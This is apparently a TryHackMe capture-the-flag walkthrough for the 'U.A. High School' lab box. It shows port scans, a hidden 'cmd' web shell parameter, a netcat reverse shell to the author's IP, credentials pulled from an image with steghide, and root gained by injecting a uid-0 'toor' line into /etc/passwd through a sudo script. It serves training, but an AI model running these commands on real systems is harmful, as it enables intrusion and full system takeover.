



U.A. High School

Welcome to the web application of U.A., the Superhero Academy.

📶 ⌚ 60 min 👥 26,429 🌐

Reconnaissance

Rustscan

```
rustscan -a 10.114.185.166
```

Result:

```
rustscan
The Modern Day Port Scanner.
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
Open ports, closed hearts.
[~] The config file is expected to be at "/home/farid/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'
Open 10.114.185.166:22
Open 10.114.185.166:80
```

Nmap Scan

```
nmap -T4 -A -p22,80 10.114.185.166
```


Result:

```
Nmap scan report for 10.114.185.166
Host is up (0.069s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 9d:3c:97:b5:91:e2:22:52:39:7b:73:88:a9:5a:32:66 (RSA)
|   256 41:9a:e3:ad:4b:c2:17:7b:c8:a4:ee:39:01:1d:4d:1b (ECDSA)
|_  256 f4:88:72:f4:45:02:8c:44:0d:33:8c:18:27:07:6c:af (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: U.A. High School
|_ http-server-header: Apache/2.4.41 (Ubuntu)
```

Enumeration

On port 80 we have a webpage:



Dirbuster Enumeration



Visiting <http://10.114.185.166/assets/index.php> gives us blank page. PHP works but returns nothing. So we can fuzz for any hidden parameters:

```
ffuf -u "http://10.114.185.166/assets/index.php?FUZZ=id" -w  
/usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -fs 0
```

Result:

```
v2.1.0-dev
```

```
:: Method           : GET
:: URL              : http://10.114.185.166/assets/index.php?FUZZ=id
:: Wordlist          : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
:: Follow redirects  : false
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500
:: Filter            : Response size: 0
```

```
[Status: 200, Size: 72, Words: 1, Lines: 1, Duration: 73ms]
cmd Progress: [38267/38267] :: Job [1/1] :: 581 req/sec :: Duration: [0:01:10] :: Errors: 0 ::
```

We found **"cmd"** as hidden parameter. If we try `/index.php?cmd=id:`

```
farid@kali:~$ curl -s "http://10.114.185.166/assets/index.php?cmd=id"
dWlkPTMzKHd3dy1kYXRhKSBnaWQ9MzM0d3d3LWRhdGEpIGdyb3Vwc30zMyh3d3ctZGF0YSkK
farid@kali:~$
```

Returns us a hash. It's **Base64** hash:

```
farid@kali:~$ curl -s "http://10.114.185.166/assets/index.php?cmd=id" | base64 -d
uid=33(www-data) gid=33(www-data) groups=33(www-data)

farid@kali:~$
```

Initial Access

Shell Access

So we can upload our reverse shell. Reverse shell payload:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <LOCAL_IP> <PORT> >/tmp/f
```

Whole command:

```
curl -s "http://10.114.185.166/assets/index.php" -G --data-urlencode "cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.131.218 5555 >/tmp/f"
```

```
farid@kali:~$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.131.218] from (UNKNOWN) [10.114.185.166] 49574
/bin/sh: 0: can't access tty; job control turned off
$ id
/bin/sh: 1: ]id: not found
$ whoami
www-data
$
```

We stabilize our shell with following steps:

- `python3 -c 'import pty;pty.spawn("/bin/bash")'`
- **CTRL+Z** to background shell
- `stty raw -echo;fg`
- `export TERM=xterm`

In `/var/www/html/assets/images` 2 images were found:

- `oneforall.jpg`
- `yuei.jpg`

Maybe these images will help us somehow. That's why we should take images to our local machine:

- In `/images` directory on target machine:

```
python3 -m http.server 8080
```

- On local machine:

```
wget http://10.114.185.166:8080/oneforall.jpg
wget http://10.114.185.166:8080/yuei.jpg
```

Discovered **passphare.txt** in `/var/www/Hidden_Content`. It's also **Base64** encoded hash:

```
cat passphrase.txt | base64 -d
```

```
www-data@ip-10-114-185-166:/var/www/Hidden_Content$  
www-data@ip-10-114-185-166:/var/www/Hidden_Content$ ls -la  
total 12  
drwxrwxr-x 2 www-data www-data 4096 Jul  9  2023 .  
drwxr-xr-x 4 www-data www-data 4096 Dec 13  2023 ..  
-rw-rw-r-- 1 www-data www-data  29 Jul  9  2023 passphrase.txt  
www-data@ip-10-114-185-166:/var/www/Hidden_Content$  
www-data@ip-10-114-185-166:/var/www/Hidden_Content$  
-d  
[REDACTED]  
www-data@ip-10-114-185-166:/var/www/Hidden_Content$
```

We can be sure that we can use this passphrase to extract data from one of those images.

oneforall.jpg file doesn't show any content for any reason. We can use **exiftool** so see it's metadata:

```
exiftool oneforall.jpg
```

Result:

```
farid@kali:~$ exiftool oneforall.jpg  
ExifTool Version Number      : 13.50  
File Name                    : oneforall.jpg  
Directory                    : .  
File Size                    : 98 kB  
File Modification Date/Time   : 2023:07:09 12:42:05-04:00  
File Access Date/Time        : 2026:05:16 08:56:19-04:00  
File Inode Change Date/Time   : 2026:05:16 08:56:09-04:00  
File Permissions              : -rw-rw-r--  
File Type                    : PNG  
File Type Extension          : png  
MIME Type                    : image/png  
Warning                      : PNG image did not start with IHDR
```

Result tells us it's type if **PNG**. But file has **.jpg** extension. And the tool we will try to extract data called **steghide** supports **JPEG** file format not **PNG**. Maybe we should look at the hex code of this file. For this we can use **hexedit**:

```
hexedit oneforall.jpg
```

Result:

```
89 50 4E 47 0D 0A 1A 0A
```

First line (Header) shows file format. After a little bit research ([File Magic Numbers](#)) we realize that this hex code is for PNG format. We need to change it to JPEG. For JPEG:

- Header: FF D8 FF E0 00 10 4A 46
- End: FF D9

After the changing, we are able to view image. For extracting any possible data:

```
steghide extract -sf oneforall.jpg
```

After executing command, we will get **creds.txt** file:

```
farid@kali:~$ cat creds.txt
Hi Deku, this is the only way I've found to give you your account credentials, as soon as you have them, delete this file:
```

SSH Access

We can use these credentials for **ssh access** for **deku**:

```
deku@ip-10-114-185-166:~$ id
uid=1000(deku) gid=1000(deku) groups=1000(deku)
deku@ip-10-114-185-166:~$ whoami
deku
deku@ip-10-114-185-166:~$
```

User Flag

User flag (**user.txt**) retrieved in `/home/deku`:

```
deku@ip-10-114-185-166:~$
deku@ip-10-114-185-166:~$ cat /home/deku/user.txt
THM{ }
deku@ip-10-114-185-166:~$
```

Privilege Escalation

Vulnerability

```
sudo -l
```

```
deku@ip-10-114-185-166:~$ sudo -l
[sudo] password for deku:
Matching Defaults entries for deku on ip-10-114-185-166:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User deku may run the following commands on ip-10-114-185-166:
    (ALL) /opt/NewComponent/feedback.sh
```

We can use `/opt/NewComponent/feedback.sh` for root access. To see file permissions:

```
ls -ld /opt/NewComponent/feedback.sh
```

```
deku@ip-10-114-185-166:/$ ls -ld /opt/NewComponent/feedback.sh
-r-xr-xr-x 1 deku deku 684 Jan 23  2024 /opt/NewComponent/feedback.sh
deku@ip-10-114-185-166:/$
```

Although our user (**deku**) is owner of **feedback.sh** we can't edit it.

The content of **feedback.sh**:

```
#!/bin/bash

echo "Hello, welcome to the Report Form      "
echo "This is a way to report various problems"
echo "      Developed by                      "
echo "            The Technical Department of U.A."

echo "Enter your feedback:"
read feedback

if [[ "$feedback" != *"\`"* && "$feedback" != *")"* && "$feedback" != *"\$("* &&
"$feedback" != *"|"* && "$feedback" != *"&"* && "$feedback" != *";"* && "$feedback"
!= *"?"* && "$feedback" != *"!"* && "$feedback" != *"\\"* ]]; then
    echo "It is This:"
    eval "echo $feedback"

    echo "$feedback" >> /var/log/feedback.txt
    echo "Feedback successfully saved."
else
    echo "Invalid input. Please provide a valid input."
fi
```

The script uses a regex check to block common command injection characters like backticks (```), `$()`, `|`, `&`, `;`, and `\`. But `>` and `/` are not restricted. To try this we can give this input as feedback:

```
text > /tmp/text.txt
```

Root Shell

It works and created a in `/tmp`. So we can add a user to `/etc/passwd` with **uid** and **gid** set to **0**. First we need a password hash:

```
mkpasswd -m md5crypt -s
```

```
farid@kali:~$ mkpasswd -m md5crypt -s
Password: rootpass
$1$vqL3xp5j$IGKPumDhJAem26xljSjn1
farid@kali:~$
```

The line format will be added to `/etc/passwd` :

```
toor:$1$vqL3xp5j$IGKPumDhJAem26xljSjn1:0:0:toor:/root:/bin/bash
```

```
deku@ip-10-114-185-166:/$ sudo /opt/NewComponent/feedback.sh
Hello, Welcome to the Report Form
This is a way to report various problems
Developed by
The Technical Department of U.A.
Enter your feedback:
'toor:$1$vqL3xp5j$IGKPumDhJAem26xljSjn1:0:0:toor:/root:/bin/bash' >> /etc/passwd
It is This:
Feedback successfully saved.
deku@ip-10-114-185-166:/$
```

After execution, we can see `/etc/passwd` has been updated:

```
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
ubuntu:x:1001:1002:Ubuntu:/home/ubuntu:/bin/bash
toor:$1$vqL3xp5j$IGKPumDhJAem26xljSjn1:0:0:toor:/root:/bin/bash
deku@ip-10-114-185-166:/$
```

Now we can change user and enter our created password and will get root shell:

```
deku@ip-10-114-185-166:/$ su toor
Password:
root@ip-10-114-185-166:/#
root@ip-10-114-185-166:/# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-114-185-166:/# whoami
root
root@ip-10-114-185-166:/#
```


Root Flag

Root flag (**root.txt**) retrieved in `/root`:

```
root@myheroacademia:/opt/NewComponent# cat /root/root.txt
```

You Are Now The
No1 Hero

THM{ XXXXXXXXXX }